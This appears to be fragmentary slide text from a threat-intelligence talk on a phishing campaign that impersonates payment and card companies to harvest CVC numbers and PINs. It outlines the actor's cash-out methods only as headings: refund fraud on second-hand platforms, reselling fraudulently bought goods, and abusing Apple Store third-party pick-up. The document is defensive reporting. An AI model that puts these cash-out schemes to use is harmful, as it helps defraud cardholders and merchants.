
CVC number  Card PIN

NEXT

[CVC란?](#)

impersonating simple payment and major credit card companies






“The threat actor’s **monetization tactics** were nothing short of ingenious.”

# Three ways to Monetize

**Case #1**



**Refund after fraudulent payment on the second-hand trading platform**

**Case #2**



**Sale of the item and fraudulent payment on the open marketplace**

**Case #3**




**Exploit of the Apple Store's 'Someone else Pick-up' policy**




# Case #1

- Requested for cash refund after payment for an item on second-hand trading platforms



# Case #2


